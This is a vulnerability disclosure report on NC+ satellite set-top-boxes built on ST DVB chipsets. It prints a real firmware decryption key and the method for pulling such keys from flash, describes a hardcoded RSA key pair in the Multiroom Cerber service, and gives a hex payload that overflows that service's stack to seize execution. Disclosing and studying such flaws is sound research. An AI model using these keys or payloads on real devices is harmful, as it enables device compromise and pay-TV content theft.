Exploitation Framework for STMicroelectronics DVB chipsets

SRP-2018-02

NC+ note regarding Policy of Content Security (2018)
https://ncplus.pl/zabezpieczenie-tresci

DISCLAIMER

INFORMATION PROVIDED IN THIS DOCUMENT IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, AND TO THE MAXIMUM EXTENT PERMITTED BY APPLICABLE LAW NEITHER SECURITY EXPLORATIONS, ITS LICENSORS OR AFFILIATES, NOR THE COPYRIGHT HOLDERS MAKE ANY REPRESENTATIONS OR WARRANTIES, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE OR THAT THE INFORMATION WILL NOT INFRINGE ANY THIRD PARTY PATENTS, COPYRIGHTS, TRADEMARKS, OR OTHER RIGHTS. THERE IS NO WARRANTY BY SECURITY EXPLORATIONS OR BY ANY OTHER PARTY THAT THE INFORMATION CONTAINED IN THE THIS DOCUMENT WILL MEET YOUR REQUIREMENTS OR THAT IT WILL BE ERROR-FREE.

YOU ASSUME ALL RESPONSIBILITY AND RISK FOR THE SELECTION AND USE OF THE INFORMATION TO ACHIEVE YOUR INTENDED RESULTS AND FOR THE INSTALLATION, USE, AND RESULTS OBTAINED FROM IT.

TO THE MAXIMUM EXTENT PERMITTED BY APPLICABLE LAW, IN NO EVENT SHALL SECURITY EXPLORATIONS, ITS EMPLOYEES OR LICENSORS OR AFFILIATES BE LIABLE FOR ANY LOST PROFITS, REVENUE, SALES, DATA, OR COSTS OF PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES, PROPERTY DAMAGE, PERSONAL INJURY, INTERRUPTION OF BUSINESS, LOSS OF BUSINESS INFORMATION, OR FOR ANY SPECIAL, DIRECT, INDIRECT, INCIDENTAL, ECONOMIC, COVER, PUNITIVE, SPECIAL, OR CONSEQUENTIAL DAMAGES, HOWEVER CAUSED AND WHETHER ARISING UNDER CONTRACT, TORT, NEGLIGENCE, OR OTHER THEORY OF LIABILITY ARISING OUT OF THE USE OF OR INABILITY TO USE THE INFORMATION CONTAINED IN THIS DOCUMENT, EVEN IF SECURITY EXPLORATIONS OR ITS LICENSORS OR AFFILIATES ARE ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

THIS PUBLICATION COULD INCLUDE TECHNICAL INACCURACIES OR TYPOGRAPHICAL ERRORS.

INTRODUCTION

This document contains technical description of security vulnerabilities discovered in ADB [1] set-top-box devices used by a digital satellite TV provider NC+ [2].

These are the same set-to-box device models of which security was successfully compromised by us 7 years ago [3]. Our research from 2012 was rather downplayed by the operator and set-top-box vendor. They officially[1] referred to it with the use of such terms as "potential bugs", "potential source of insecurity", "tests conducted in a controlled environment", "no breach or abuse of the 'N' platform's services occurred", "the research proved high standard of security of the Conax system and its immunity to illegal hacking" [4].

While, these statements were far from being true, we had no means to let arbitrary 3rd parties verify our findings. This was due to the fact that, access to vulnerable set-top-box devices was achieved with the use of a security vulnerability in a trusted Internet service (Onet Photo). As this vulnerability got fixed within a month from the reporting[2] (and before publication of our research), access to vulnerable STB devices was not possible any more[3].

SE-2011-01 research was conducted for 1.5 years. It resulted in a huge amount of information being acquired[4] about the environment of a SAT TV operator, Conax CAS system [5], STMicroelectronics [6] chipsets and ADB set-top-boxes in particular. Although the core details of this research was published at Hack in the Box security Conference by the means of two separate talks [7][8], many details pertaining to the tools used, successful compromise of set-top-boxes and ST chipsets were left unpublished. This in particular includes, but is not limited to:

- the details related to some interesting, but unverified ideas regarding security of ST DVB chipsets (published in 2018 [9]),
- the details pertaining to the SlimCORE and TKD crypto core analysis and reverse engineering (published in 2018 [10]),
- the tool for extracting ROMFS file system embedded by the main MHP application,
- the tool for extracting base Java classes from a CVM environment ([7], slides 71-72),
- the details pertaining to the security and integrity of set-top-box firmware (RSA root key location, RSA / SHA-1 protected blocks, CRC checksums, ILDS block and root file system AES-CMAC verification).

Six years had passed and in 2017/2018 we tried to obtain information regarding the impact and addressing of security vulnerabilities in STMicroelectronics chipsets [11]. We asked for the information at the chipset vendor and SAT TV operator in particular[5], but to our true surprise they were not willing to share any details with us.

---

[1] through a press statement.
[2] we observed that the issue was fixed in mid Jan 2012, the fix was officially confirmed in Feb 2012.
[3] for arbitrary 3rd parties, set-to-box devices in our lab were compromised and could be still accessed regardless of the fixes issued by the operator, STB vendor and service provider.
[4] through pure software means such as reverse engineering.
[5] we also inquired Canal+ Group along Vivendi and asked for assistance French, Italian and US Government CERTs.

The above lied at the base of our decision to make an attempt and acquire missing information on our own [12]. In order to verify whether the vulnerabilities afecting ST chipsets have been addressed in the environment of NC+ operator, we simply needed to completely break their security again.

This goal was achieved and we again got access to STi7111 chipset of ITI-2849ST and ITI-2850ST set-top-box devices. We also successfully verified that 7 years following the disclosure the issues affecting ST chipsets have not been addressed for ITI-2849ST and ITI-2850ST set-top-boxes. On top of that, we found a completely new vulnerability in a fixed[6] version of ST DVB chipset used by ITI-2851S device. As a result, the same security compromise of Conax CAS implementation with chipset pairing could be achieved as for the old ST chipsets (plaintext values of CWPK and CWs could be obtained).

This report presents the results of our research and findings. It also describes the Proof of Concept code, which has a form of a software framework making it possible to gain access to vulnerable set-top-box devices and research security of SlimCORE / TKD Crypto cores of STi7111 DVB chipset in the environment of a real-life digital satellite TV platform (NC+). As a result, security of ST chipsets and status of the fixes can be investigated by independent parties.

Throughout this paper, any data pertaining to the identity of NC+ subscribers' is intentionally removed. This is done in order to protect NC+ subscribers from attacks.

ACQUIRING FIRMWARE

Our research of ADB set-top-boxes was resumed in second half of Aug 2017. Due to some negligence[7], in 2012 we lost access to all ITI-2849ST and ITI-2850ST set-top-box devices we had in our lab and were left with access to one ITI-5800S device only.

For some reason, the encryption key for firmware images of ITI-2849ST and ITI-2850ST set-top-box devices hasn't been changed following our 2012 hack. As a result these firmware images could be still successfully downloaded from a dedicated satellite broadcast stream:

```
box> play dvb://13e.514.3ad4
box> ssuinfo
SSU SVID:  0x3aca     PID:   041a
[UPGRADE 00]
- pid                    0x0bbd
- oui                    0x000391(Advanced Digital Broadcast)
- customer_id            0x45
- hardware version       0xb2b0  ITI5800S   (BSKA serial)
- ssu_table_id           0x0080
- ssu_unique_download_id 0x1234
[UPGRADE 01]
- pid                    0x0bbe
- oui                    0x000391(Advanced Digital Broadcast)
- customer_id            0x45
- hardware version       0xb2b1  ITI5800SX  (BSLA serial)
- ssu_table_id           0x0080
- ssu_unique_download_id 0x1234
```

---

[6] immune to the attacks revealed as part of SE-2011-01 research.
[7] a set-top-box factory reset triggered during development resulted in a flash erase, a set-top-box left without assistance resulted in automatic software update installation, etc.

```
      [UPGRADE 02]
      - pid                      0x0bbf
      - oui                      0x000391(Advanced Digital Broadcast)
      - customer_id              0x45
      - hardware version         0xb2b2  ITI5800S    (BXZB serial)
      - ssu_table_id             0x0080
      - ssu_unique_download_id   0x1234
      [UPGRADE 03]
      - pid                      0x0bc5
      - oui                      0x000391(Advanced Digital Broadcast)
      - customer_id              0x45
      - hardware version         0x0133  ITI-2851S
      - ssu_table_id             0x0080
      - ssu_unique_download_id   0x1234
      [UPGRADE 04]
      - pid                      0x0bc1
      - oui                      0x000391(Advanced Digital Broadcast)
      - customer_id              0x45
      - hardware version         0x0107  ITI5720SX   (CLRA serial)
      - ssu_table_id             0x0080
      - ssu_unique_download_id   0x1234
      ...
      [UPGRADE 07]
      - pid                      0x0bc2
      - oui                      0x000391(Advanced Digital Broadcast)
      - customer_id              0x45
      - hardware version         0x0110   ITI2850ST  (CSTA serial)
      - ssu_table_id             0x0080
      - ssu_unique_download_id   0x1234
      [UPGRADE 08]
      - pid                      0x0bc7
      - oui                      0x000391(Advanced Digital Broadcast)
      - customer_id              0x45
      - hardware version         0x0136  ITI-3740SX
      - ssu_table_id             0x0080
      - ssu_unique_download_id   0x1234
      [UPGRADE 09]
      - pid                      0x0bca
      - oui                      0x000117
      - selector data
        0000:  00 01 17 f1 c0 00  ......
box> upgdnl 0x110
getting UPGRADE_FILE                            (      8273 sections) [#########
#######]
      - processing image
        total size:        0x01fcff10
      - decrypting image
        algorithm:        Twofish CBC 256bit
        key:
       size: 00000020
            0000:  47 45 52 47 20 5b 23 bc c6 cf 09 5a 55 4c 5c 50  GERG.[#....ZUL.P
            0010:  ee 52 91 5f ac 6b be 3e f2 7f d4 e4 34 f6 ea 7e  .R._.k.>....4...
      - saving image
        output:           upgrade.dat
```

The only obstacle that needed to by bypassed was related to the fact that the data broadcast id descriptor for SSU service was not available in the Network Information Table (NIT) as in 2012. It was

however present in the descriptor table of MPEG service 0x3aca visible from within the EMM Carousel 2 data broadcast service:

```
–  [00000000] EMM Carousel 2                        dvb://13e.514.3ad4
```

Thus, the need to tune to (select) this service with the use of a `play` command prior to any SSU related actions such as enumeration or download.

SQUASHFS image

Firmware images for ADB set-top-boxes embed a SQUASHFS image for the root file system. The start of a SQUASHFS image can be identified by a sequence of 39 19 09 01 bytes as illustrated on Fig. 1.

Fig. 1 Byte sequence indicating SQUASHFS image start.

The bytes denoted are not the magic bytes of SQUASHFS image super block (Fig. 2).

Fig. 2 SQUASHFS image header structure.

It is sufficient to change them to the SQUASHFS_MAGIC bytes (68 73 71 73 or "hsqs") and extract the data from such a starting point till the end of the upgrade image in order to obtain a valid SQUASHFS file system image.

Such an image, can be further used as the input to squashfs tools [13] and `unsquashfs` command in particular in order to obtain the files encompassing the root file system of a target set-top-box device:

```
# unsquashfs -i /mnt/USB/u.sqfs
Parallel unsquashfs: Using 1 processor
01fafc66
1687 inodes (4226 blocks) to write

squashfs-root
squashfs-root/appres
squashfs-root/appres/certificates
squashfs-root/appres/certificates/box_keystore.jks
squashfs-root/appres/certificates/cacert_keystore.jks
squashfs-root/appres/images
squashfs-root/appres/images/BlackSkin
squashfs-root/appres/images/BlackSkin/backgrounds
squashfs-root/appres/images/BlackSkin/backgrounds/hd_720_timeshift_black_bg_c.png
squashfs-root/appres/images/BlackSkin/backgrounds/hd_720_timeshift_black_bg_l.png
squashfs-root/appres/images/BlackSkin/backgrounds/hd_720_timeshift_black_bg_r.png
squashfs-root/appres/images/black
squashfs-root/appres/images/black/activation
squashfs-root/appres/images/black/activation/hd_720_orb_green.png
squashfs-root/appres/images/black/activation/hd_720_orb_red.png
squashfs-root/appres/images/black/backgrounds
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_b.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_c.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_l.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_lb.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_lt.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_r.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_rb.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_rt.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_t.png
...
```

Prior to the use of any squashfs tools, one just needs to keep in mind that SQUASHFS file system in use by ADB set-top-boxes make use of LZO algorithm by default.

SSU key

Our proof of concept code acquires decryption key for decrypting SSU images of ITI-2849ST and ITI-2850ST set-top-boxes in the following way:

- 0x10 bytes (DECRYPTION_KEY_SIZE) are read from offset 0x4044 (DECRYPTION_KEY_OFF[8]) of `/dev/mtd0` device,
- 0x50 bytes (ENCRYPTED_DATA_SIZE) are are read from offset 0x25C84 (ENCRYPTED_DATA_OFF) of `/dev/mtd0` device,
- the SSU key are the first 0x20 bytes of the result of decrypting the ENCRYPTED_DATA with the use of a DECRYPTION_KEY, the decryption algorithm is Twofish operating in ECB mode.

---

[8] DECRYPTION_KEY actually corresponds to `ldr.rnd.data` STB property.

MTD0

```
4000:   FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
4010:   FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
4020:   FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
4030:   FF FF FF FF FF FF FF FF FF FF FF FF 30 7E 00 00
4040:   23 64 14 00 40 B6 32 76 20 8D D7 95 9F AC 18 99
4050:   8E 33 56 5C FF F3 18 62 FF FF FF FF FF FF FF FF
4060:   FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
4070:   FF FF FF FF FF FF
```

- DECRYPTION KEY (LDR.RND.DATA)

Fig. 3 Decryption key location in MTD0 image.

We suspect that SSU keys for other ADB set-to-box devices could be acquired in a similar way. We conclude this upon the folowing:

- SSU key for ITI5800S and ITI5800SX set-top-box device follows the same pattern, but uses different DECRYPTION_KEY and ENCRYPTED_DATA offsets (0x4204 and 0x4100 respectively),
- the DECRYPTION_KEY is easily distinguishable in the FLASH data (block of 0x10 data surrounded by 0xff bytes (Fig. 3), the DECRYPTION_KEY stays around 0x4000 address due to the boot loader architecture),
- the decryption result is a block of 0x50 bytes starting with `47 45 52 47` sequence ("GERG" string) and ending with `42 41 5a 49` bytes ("BAZI" string). This is illustrated on Fig. 4.

Decrypted SSU key block

```
00:   47 45 52 47 20 5b 23 bc c6 cf 09 5a 55 4c 5c 50    GERG [#....ZUL\P
10:   ee 52 91 5f ac 6b be 3e f2 7f d4 e4 34 f6 ea 7e    .R..k.>....4..~
20:   57 31 8a e1 65 00 00 00 00 00 00 00 00 00 00 00    W1..e...........
30:   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
40:   00 00 00 00 01 00 00 00 01 00 00 00 42 41 5a 49    ...........BAZI
```

- Patterns wrapping SSU key data

Fig. 4 Decrypted SSU key block pattern.

As the contents of NOR FLASH (MTD0) is not encrypted, it should be easy to discover the SSU key for other ADB devices by simply decrypting the MTD0 flash dump in a search for a key block encompassed by GERG and BAZI string sequences.

MULTIROOM BASICS

Multiroom is a service offered by NC+ digital satellite TV provider that makes it possible to watch subscribed TV channels on additional set-top-box (STB) devices located in a subscriber's home network (i.e. STB devices in other rooms of a subscriber's home).

ADB set-top-box devices contain support for two different Multiroom services:

- Multiroom Standard HD, which is the current Multiroom service NC+ offers to customers, security weakness in this service has been already a subject of our publication (security vulnerability described in [14]),

▪ Multiroom Premium HD, which is the Multiroom service available in the past (not available to new customers).

The primary difference between both offers lies in the possibility to control the resources / main (master) device from additional set-top-box devices. In Multiroom Standard HD, additional devices rely on the master device solely for authorization purposes. In Multiroom Premium, additional devices can use resources (take over) of a master device. This includes, but is not limited to tuning to a satellite signal source, scheduling recordings or making use of the VOD rentals. In that context, the Multiroom Premium implements the FollowMe TV technology.

Activation

Although, according to some sources [15] Multiroom Premium HD is not available to customers any more[9], it can be activated from within the set-top-box menu [16].

Upon activation, the `iti.app.config` STB variable[10] corresponding to the set-top-box configuration is changed to the value of 5. The set-top-box reboots and a user is inquired to complete the Multiroom Premium setup process [17] (signal and network setup, connection with a master set-top-box device, etc.).

As a side effect of the above, the value of a `hnsec.init` MHP APP variable[11] is set to 1 by the custom MHP application of the operator:

```
E.setProperty("iti.app.config", Integer.toString(i));

if(i == 5 || i == 6 || i == 11 || i == 12)
    E.setProperty("hnsec.init", Integer.toString(1));
else
    E.d("hnsec.init");
```

This enables the security for DLNA Home Networking [18]. As a result, the set-to-box device attempts to initiate a communication with the Cerber service of any discovered Multiroom master set-top-box device (potential master of a Multiroom Premium HD service).

Cerber service

ITI-2849ST and ITI-2850ST set-top-box devices contain a web server[12] listening on port 8080, which implements UPNP services illustrated in Table 1.

Service ID	Service URL[13]
urn:adbglobal-com:serviceId:X_ADB_RemoteControl	http://IP:8080/upnpdev/serv/uuid_*UUID*/04
urn:stb:webservice	http://IP:8080/upnpdev/serv/uuid_UUID/05
urn:upnp-org:serviceId:ConnectionManager	http://IP:8080/upnpdev/serv/uuid_UUID/00
urn:upnp-org:serviceId:ContentDirectory	http://IP:8080/upnpdev/serv/uuid_UUID/01
urn:upnp-	http://IP:8080/upnpdev/serv/uuid_UUID/02

---

[9] the service is apparently available to those customers that signed up for the service in the past (existing customers) [15].

[10] STB variables are stored in NOR flash.

[11] MHP APP variables are stored in `/flash/standalone.properties` file.

[12] BH server (BlackHole server).

[13] the values of IP and UUID in service URL are unique for each set-top-box device.

org:serviceId:ScheduledRecording	
urn:upnp-org:serviceId:X_ADB_CerberService	http://IP:8080/upnpdev/serv/uuid_UUID/03

The availability of these services are announced in the local network by the means of SSDP protocol broadcasts (NOTIFY messages) sent to UDP port 1900:

```
NOTIFY * HTTP/1.1
CACHE-CONTROL: max-age=1800
HOST: 239.255.255.250:1900
LOCATION: http://169.254.10.20:8080/upnpdev/devc/uuid_1d29c8c0-1dd2-11b2-ab3f-
68635914452c/00
NT: uuid:1d29c8c0-1dd2-11b2-ab3f-68635914452c
NTS: ssdp:alive
SERVER: ITI-2850ST/v15.2-rc-151-g42d9237 UPnP/1.0 BH-upnpdev/2.0
USN: uuid:1d29c8c0-1dd2-11b2-ab3f-68635914452c

NOTIFY * HTTP/1.1
CACHE-CONTROL: max-age=1800
HOST: 239.255.255.250:1900
LOCATION: http://169.254.10.20:8080/upnpdev/devc/uuid_1d29c8c0-1dd2-11b2-ab3f
68635914452c/00
NT: urn:schemas-upnp-org:device:MediaServer:3
NTS: ssdp:alive
SERVER: ITI-2850ST/v15.2-rc-151-g42d9237 UPnP/1.0 BH-upnpdev/2.0
USN: uuid:1d29c8c0-1dd2-11b2-ab3f-68635914452c::urn:schemas-upnp-
org:device:MediaServer:3

NOTIFY * HTTP/1.1
CACHE-CONTROL: max-age=1800
HOST: 239.255.255.250:1900
LOCATION: http://169.254.10.20:8080/upnpdev/devc/uuid_1d29c8c0-1dd2-11b2-ab3f
68635914452c/00
NT: urn:schemas-upnp-org:service:ConnectionManager:2
NTS: ssdp:alive
SERVER: ITI-2850ST/v15.2-rc-151-g42d9237 UPnP/1.0 BH-upnpdev/2.0
USN: uuid:1d29c8c0-1dd2-11b2-ab3f-68635914452c::urn:schemas-upnp-
org:service:ConnectionManager:2

...
```

The Cerber service is responsible for a setup of a secure communication channel between Multiroom Premium devices and for tunneling Multiroom application data, handling filters setup, time synchronization and CAI data (CA pids, etc.)

The messages exchanged are XML messages wrapped in a SOAP envelope. They are sent to `/upnpfun/ctrl/uuid_UUID` url of the BH server with the use of HTTP POST methods. The input and output arguments to SOAP actions are in most cases BASE64 encoded strings (arguments of `bin.base64` type) as illustrated by a sample below:

```
<?xml version="1.0" encoding="utf-8"?>
  <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
          s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body>
      <u:AuthorizationVerification
        xmlns:u="urn:schemas-upnp-org:service:X_ADB_CerberService:1">
```

```
        <ClientDeviceInfo>
           gAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
           AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
           AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
           AAAAAAAAAAAAAAAAAAAAAAAAACgAAACAwQ1koBUIEkCMQAAAA
           Svep+AAAAAqAAAAdXVpZDoxZDI5YzhjMC0xZGGQyLTExYjItYW
           ...
           Fpa/N9FwJABSSd78firg28eEB0JJ34QtsroQgwooVfi0VT0=
        </ClientDeviceInfo>
     </u:AuthorizationVerification>
  </s:Body>
</s:Envelope>
```

The SOAP actions implemented by the Cerber service are illustrated in Table 2.

ACTION NAME	ARGUMENTS	
	IN	OUT
AuthorizationVerification	ClientDeviceInfo	ServerDeviceInfo AuthorizationStatus
SecureDataExchange	ClientSecureData	ServerSecureData
CheckDownload	ClientDeviceId	Result
FiltersSetup	FiltersSettings	Result
DataSend	DataPayload	Result
DataRequest	DataRequestPayload	DataResponsePayload
DataPolling	DataPollingPayload	DataResponsePayload

Table 2 SOAP actions implemented by the Cerber service.

Cerber protocol

Cerber protocol consists of request and responses exchanged between Multiroom server and client devices. In our tests, the protocol flow was always initiated by the client set-to-box device[14] and was composed of the following message sequences:

CLIENT -> SERVER	AuthorizationVerification_req
SERVER -> CLIENT	AuthorizationVerification_resp
CLIENT -> SERVER	SecureDataExchange_req
SERVER -> CLIENT	SecureDataExchange_resp
CLIENT -> SERVER	DataRequest _req
SERVER -> CLIENT	DataRequest _resp
CLIENT -> SERVER	DataPolling _req
SERVER -> CLIENT	DataPolling _resp
	...

Detailed description of a data format used by some[15] of the Cerber messages is provided in APPENDIX A.

Argument data for initial messages is encrypted with the use of either RSA or AES ciphers. This is illustrated in Table 3.

ARGUMENT	CIPHER ALGORITHM AND MODES

---

[14] the client responds with an error upon reception of the `AuthorizationVerification` request.
[15] limited to the messages handled in our Proof of Concept code.

ClientDeviceInfo	RSA
ServerDeviceInfo	RSA
AuthorizationStatus	RSA
ClientSecureData	AES / CBC / NOPADDING
ServerSecureData	AES / CBC / NOPADDING
DataRequestPayload	None
DataResponsePayload	None

<p align="center">**Table 3 Ciphering status for Cerber protocol argument data.**</p>

VULNERABILITIES

As a result of the analysis of the firmware images of ITI-2849ST and ITI-2850ST set-top-box devices, 3 security vulnerabilities affecting ADB middleware and STLinux were discovered. Their technical description is provided below.

HNSEC RSA credentials leak (Issue 1)

For proper message dispatching and handling, Cerber service requires that encrypted payload data carried by `ClientDeviceInfo`, `ServerDeviceInfo` and `AuthorizationStatus` arguments can be successfully decrypted[16].

In order to process `AuthorizationVerification` message, private and public RSA keys needs to be known by both client and server devices.

For ITI-2849ST and ITI-2850ST set-top-boxes this key pair is embedded in plaintext in `libstd_pil_hnsec.so` binary as illustrated on Fig. 5.

<p align="center">**Fig. 5 RSA key-pair in libstd_pil_hnsec.so binary.**</p>

---

[16] that crc32 value computed over the decrypted payload data matches message checksum.

The first 0x80 bytes constitute the public modulus (PUB_MOD), the last 0x80 bytes form the private exponent (PRIV_EXP). The public exponent is equal to 0x03 (PUB_EXP).

Additionally, the very same RSA key pair is also embedded in plaintext in `libstd_pil_hnsec.so` binary included as part of the firmware for a TNR-2850ST set-top-box devices used by Canal Digital in Scandinavia.

Security of the RSA key pair used by the Cerber service should be treated as compromised due to the following:

- binaries corresponding to Canal Digital set-top-boxes firmware were published [19],
- SSU key for the firmware of NC+ set-top-boxes hasn't been changed.

As a result, successful communication with Cerber service could be established by untrusted endpoints. All without the need to break security of a target set-top-box device / without the need to obtain runtime access to it.

Buffer overflow in Cerber service (Issue 2)

There is a stack buffer overflow vulnerability in the way Cerber service handles `DataRequest` responses. When a response for `PayloadData` cmd 0x07 indicating UtcTime value data is received by a client set-top-box device, a `memcpy` call is invoked in an insecure way. This is illustrated on Fig. 6.

Fig. 6 Buffer overflow in Cerber service.

Instead of issuing a copy for 4 bytes only (the size of UTCTime value received from a Multiroom server), arbitrary data received in a SOAP message gets copied to the process stack. As a result, saved subroutine return address can be overwritten and program execution directed to arbitrary code location (PC register changed).

The following data Payload triggers the vulnerability, so that program execution gets changed to the address 0x11223344 upon returning from a vulnerable subroutine:

```
0000: hash len          80 00 00 00
0004: hash              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010:                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0020:                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0030:                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040:                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0050:                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0060:                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070:                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0084: deviceid len      0a 00 00 00
0088: deviceid          00 01 02 03 04 05 06 07 08 09
0092: unknown           10 00 00 00
0096: crc32             00 00 00 00
009a: status            00 00 00 00
009e: cmd               07 00 00 00
00a2: unknown           00 00 00 00
00a6: data len          08 00 00 00
00aa: data              00 00 00 00 UTCTime
00ae: OVERFLOW DATA     44 33 22 11 RET ADDR
```

Insecure implementation of st231cm device driver (Issue 3)

Among STi7111 SoC cores, there are two dedicated ST231 VLIW[17] processor [20] cores responsible for decoding Audio and Video MPEG streams (Fig. 7).
